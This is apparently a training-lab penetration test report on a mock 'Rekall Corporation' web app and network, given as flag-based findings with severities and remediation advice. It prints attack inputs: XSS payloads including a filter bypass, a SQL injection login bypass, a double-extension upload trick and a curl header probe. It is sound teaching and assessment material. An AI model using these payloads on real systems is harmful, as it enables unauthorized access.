



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	Purple Proton LLC
Contact Name	Jaron Khoury
Contact Title	Lead Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	11/20/2022	Jaron Khoury	Initial Draft
002	11/25/2022	Jaron Khoury	Draft 2
003	11/28/2022	Jaron Khoury	Final Draft

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- The physical security at TotalRekall is top notch. The team has several checkpoints in place when entering their building, and one located prior to entering the server room. Company laptops and mobile devices are equipped with fingerprint authentication and remote wipe software.
- Cyber security awareness is the foundation of TotalRekall's employee training program. None of the employees were duped by the fake phishing emails that were sent out by our test team.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- XSS
- SQL Injection
- Command Injection
- PHP Injection
- Sensitive Data Exposure
- Local File Inclusion
- Brute Force Attacks
- Directory Traversal
- Lateral Movement
- Shellshock

Executive Summary

Purple Proton LLC administered a blind comprehensive security assessment of Rekall Corporation's cyber assets in an effort to detect current vulnerabilities and determine a level of risk for each of their technologies in use. This assessment utilized penetration testing methods of engagement in order to provide Rekall Corporation's security team with an understanding of their current security environment.

During the initial phase, a host of OSINT tools and port scans were utilized to help with reconnaissance and mapping potential targets. After fingerprinting the network, the enumeration phase included listing all potential vulnerabilities for each host and a means of attack. Exploitation of every potential vulnerability was attempted, and additional vulnerabilities were discovered once the confidentiality, integrity and availability of the host was compromised.

The results of the test detailed a range of security issues ranging in severity from Critical to Low, and suggested remediation efforts were developed for each. Overall, the assessment determined that Rekall Corporation is not currently equipped to defend against a targeted attack and it is the recommendation of Purple Proton LLC that each of the security issues found in this report be corrected immediately or risk incident.

Summary Vulnerability Overview

Vulnerability	Severity
XSS Reflected - Welcome.php	High
XSS Reflected (Advanced) - Memory-Planner.php	High
XSS Stored - comments.php	High
Sensitive Data Exposure - About-Rekall.php	Low
Local File Inclusion - Memory-Planner.php	High
Local File Inclusion (Advanced) - Memory-Planner.php	Medium
SQL Injection - Login.php	Critical
Sensitive Data Exposure - Login.php	Critical
Sensitive Data Exposure - robots.txt	High
Command Injection - networking.php	Critical
Command Injection (Advanced) - networking.php	High
Brute Force Attack - Login.php	Critical
PHP Injection - souvenirs.php	Medium
Session Management - admin_legal_data.php	High
Directory Traversal - disclaimer.php	Critical
Open-Source Exposed Data - https://centralops.net/co/DomainDossier.aspx	Low
Ping Exposed Data - 34.102.136.180	Low
Open-Source Exposed Data - Certificate History	Low
Number of Hosts on the Network - 192.168.13.0/24	Medium
Drupal Host - 192.168.13.13	High
Nessus Scan - 192.168.13.12	Critical
Apache Tomcat Remote Code Execution - 192.168.13.10	Critical
Shellshock Exploit - 192.168.13.11	High
Shellshock Exploit (Continued) - 192.168.13.11	Critical
Struts CVE-2017-5638 - 192.168.13.12	High
Drupal CVE-2019-6340 - 192.168.13.13	High
CVE-2019-14287 - 192.168.13.14	High
Github Page - Github	Low
Nmap Scan - 172.22.117.0/24	Medium
NSE Script for FTP - 172.22.117.20	Medium
SLMail SMTP and POP3 - 172.22.117.20	Medium
Scheduled Task - 172.22.117.20	Medium
SLMail - 172.22.117.20	Critical
Lateral Movement - 172.22.117.20	Critical
Local Security Authority Subsystem Service - 172.22.117.20	Critical
C:\ Directory - 117.22.117.20	Critical

Administrator Credentials Access - 172.22.117.20

High

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	Linux OS: 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 Web Server: 34.102.136.180 Windows OS: 172.22.117.10 172.22.117.20
Ports	Linux OS: 4444 34048 34060 51164 58874 Windows OS: 21/TCP – FTP 25/TCP – SMTP 79/TCP – Finger 80/TCP – HTTP 106/TCP – POP3PW 110/TCP – POP3 135/TCP – MSRPC 139/TCP – NETBIOS-SSN 443/TCP – SSL/HTTP

Exploitation Risk	Total
Critical	12
High	13
Medium	7
Low	5

Vulnerability Findings

Attacking the Web Application

Vulnerability 1	Findings
Title	XSS Reflected
Type (Web app / Linux OS / Windows OS)	Web Application

Risk Rating	High
Description	The vulnerability was discovered on the welcome.php webpage using cross-site scripting. The following JavaScript payload was injected through the input field to reveal the vulnerability: <script>alert("hello")</script>
Images	Fig.1
Affected Hosts	Welcome.php
Remediation	Recommend validating all user input data; utilizing an allowlist of acceptable variables and treating anything that originates from outside the system as untrusted.




Fig.1 - Welcome.php

Vulnerability 2	Findings
Title	XSS Reflected (Advanced)
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	High

Description	Input validation was bypassed by splitting up the word "script" in the payload: <5cr1ptT><ScriPT>alert("hi")</5cr1ptT></ScriPT>
Images	Fig.2
Affected Hosts	Memory-Planner.php (1st input field)
Remediation	Recommend for the DevOps team to use secure coding practices and to deploy web application firewalls (WAF).




Fig.2 - Memory-Planner.php_1

Vulnerability 3	Findings
Title	XSS Stored
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	High
Description	The following script was used to exploit a lack of input validation: <script>alert("hello")</script>
Images	Fig.3
Affected Hosts	comments.php
Remediation	Recommend the use of secure coding practices and the deployment of firewalls.




Fig.3 - comments.php

Vulnerability 4	Findings
Title	Sensitive Data Exposure - About-Rekall.php
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Low
Description	Using the following curl command, the flag was revealed in the HTTP response header: curl -v http://192.168.14.35/About-Rekall.php grep flag
Images	Fig.4
Affected Hosts	About-Rekall.php
Remediation	Recommend the use of secure coding practices and the deployment of firewalls.

```
[root@kali:~]# curl -v http://192.168.14.35/About-Rekall.php | grep flag
* Trying 192.168.14.35:80 ...
  % Total    % Received % Xferd  Average Speed   Time   Time     Time  Current
          Dload  Upload Total   Spent    Left Speed
0      0      0      0      0      0      0 --:--:-- --:--:-- --:--:-- 0* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
> GET /About-Rekall.php HTTP/1.1
> Host: 192.168.14.35
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 31 Jul 2022 00:39:44 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: Flag 4 ncckd97dk6sh2
< Set-Cookie: PHPSESSID=70j01qd1npiuu8gcorck70ar24; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 7873
< Content-Type: text/html
<
{ [7873 bytes data]
100 7873 100 7873 0 0 1891k 0 --:--:-- --:--:-- --:--:-- 2562k
* Connection #0 to host 192.168.14.35 left intact
[~]#
```

Fig.4 - HTTP Header

Vulnerability 5	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / Windows OS)	Web application
Risk Rating	High
Description	The flag was discovered by uploading a php file into the input field.
Images	Fig.5
Affected Hosts	Memory-Planner.php (2nd input field)
Remediation	Recommend establishing an input validation that limits the specific file types that can be uploaded.

The screenshot shows a web browser window with the URL <http://192.168.14.35/Memory-Planner.php>. The page has a red header with the REKALL CORPORATION logo and navigation links for Home, About Rekall, Welcome, VR Planner, and Login. Below the header, a large banner reads "Choose your Adventure by uploading a picture of your dream adventure!". There is a form with a file input field labeled "Please upload an image:" and a "Browse..." button. A file named "script.php" is listed in the input field. Below the form, a message says "Your image has been uploaded here. Congrats, flag 5 is mmissd73g". At the bottom, there are three circular thumbnails of nature scenes: a sunset, a snowy mountain peak, and a forest scene.

Fig.5 - Memory-Planner.php_2

Vulnerability 6	Findings
Title	Local File Inclusion (Advanced)
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Medium
Description	The following title was used for the php file in order to bypass the input validation: ctf.jpg.php
Images	Fig.6a & b
Affected Hosts	Memory-Planner.php (3rd input field)
Remediation	Recommend an input validation that limits the specific file types that are allowed to be uploaded.




Fig.6a - ctf.jpg.php




Fig.6b - Memory-Planner.php_3

Vulnerability 7	Findings
Title	SQL Injection
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	The following payload was submitted through the password field to exploit a sql injection vulnerability: 1' OR '1' = '1
Images	Fig.7
Affected Hosts	Login.php (1st input field)
Remediation	Recommend implementing a validation to sanitize all input prior to backend processing and using parameterized queries.

User Login

Please login with your user credentials!

Login:

Password:

Login

Congrats, flag 7 is bcs92sjsk233

Admin Login

Fig.7 - Login.php_1

Vulnerability 8	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	The following username and password are displayed in the HTML: username: dougquaid password: kuato
Images	Fig.8a & b
Affected Hosts	Login.php (2nd input field)
Remediation	Recommend removing all credentials from the hard code.

```


121 <p>Enter your Administrator credentials!</p>
122
123
124 <style>
125 input[type=text], input[type=password]{
126 background-color: black;
127 color: white;
128 }
129 button[type=submit]{
130 background-color: black;
131 color: white;
132 }
133 </style>
134
135 <form action="/Login.php" method="POST">
136
137 <p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />
138 <input type="text" id="login" name="login" size="20" /></p>
139
140 <p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />
141 <input type="password" id="password" name="password" size="20" /></p>
142
143 <button type="submit" name="form" value="submit" background-color="black">Login</button>
144
145 </form>
146
147 <br />
148
149 </div>
150
151
152
153 </body>
154
155 </html>

```

Fig.8a - HTML

Fig.8b - Login.php_2

Vulnerability 9	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	High
Description	The hidden .txt page used to manage search engine crawlers was accessed by adding it to the end of the domain: /robots.txt
Images	Fig.9
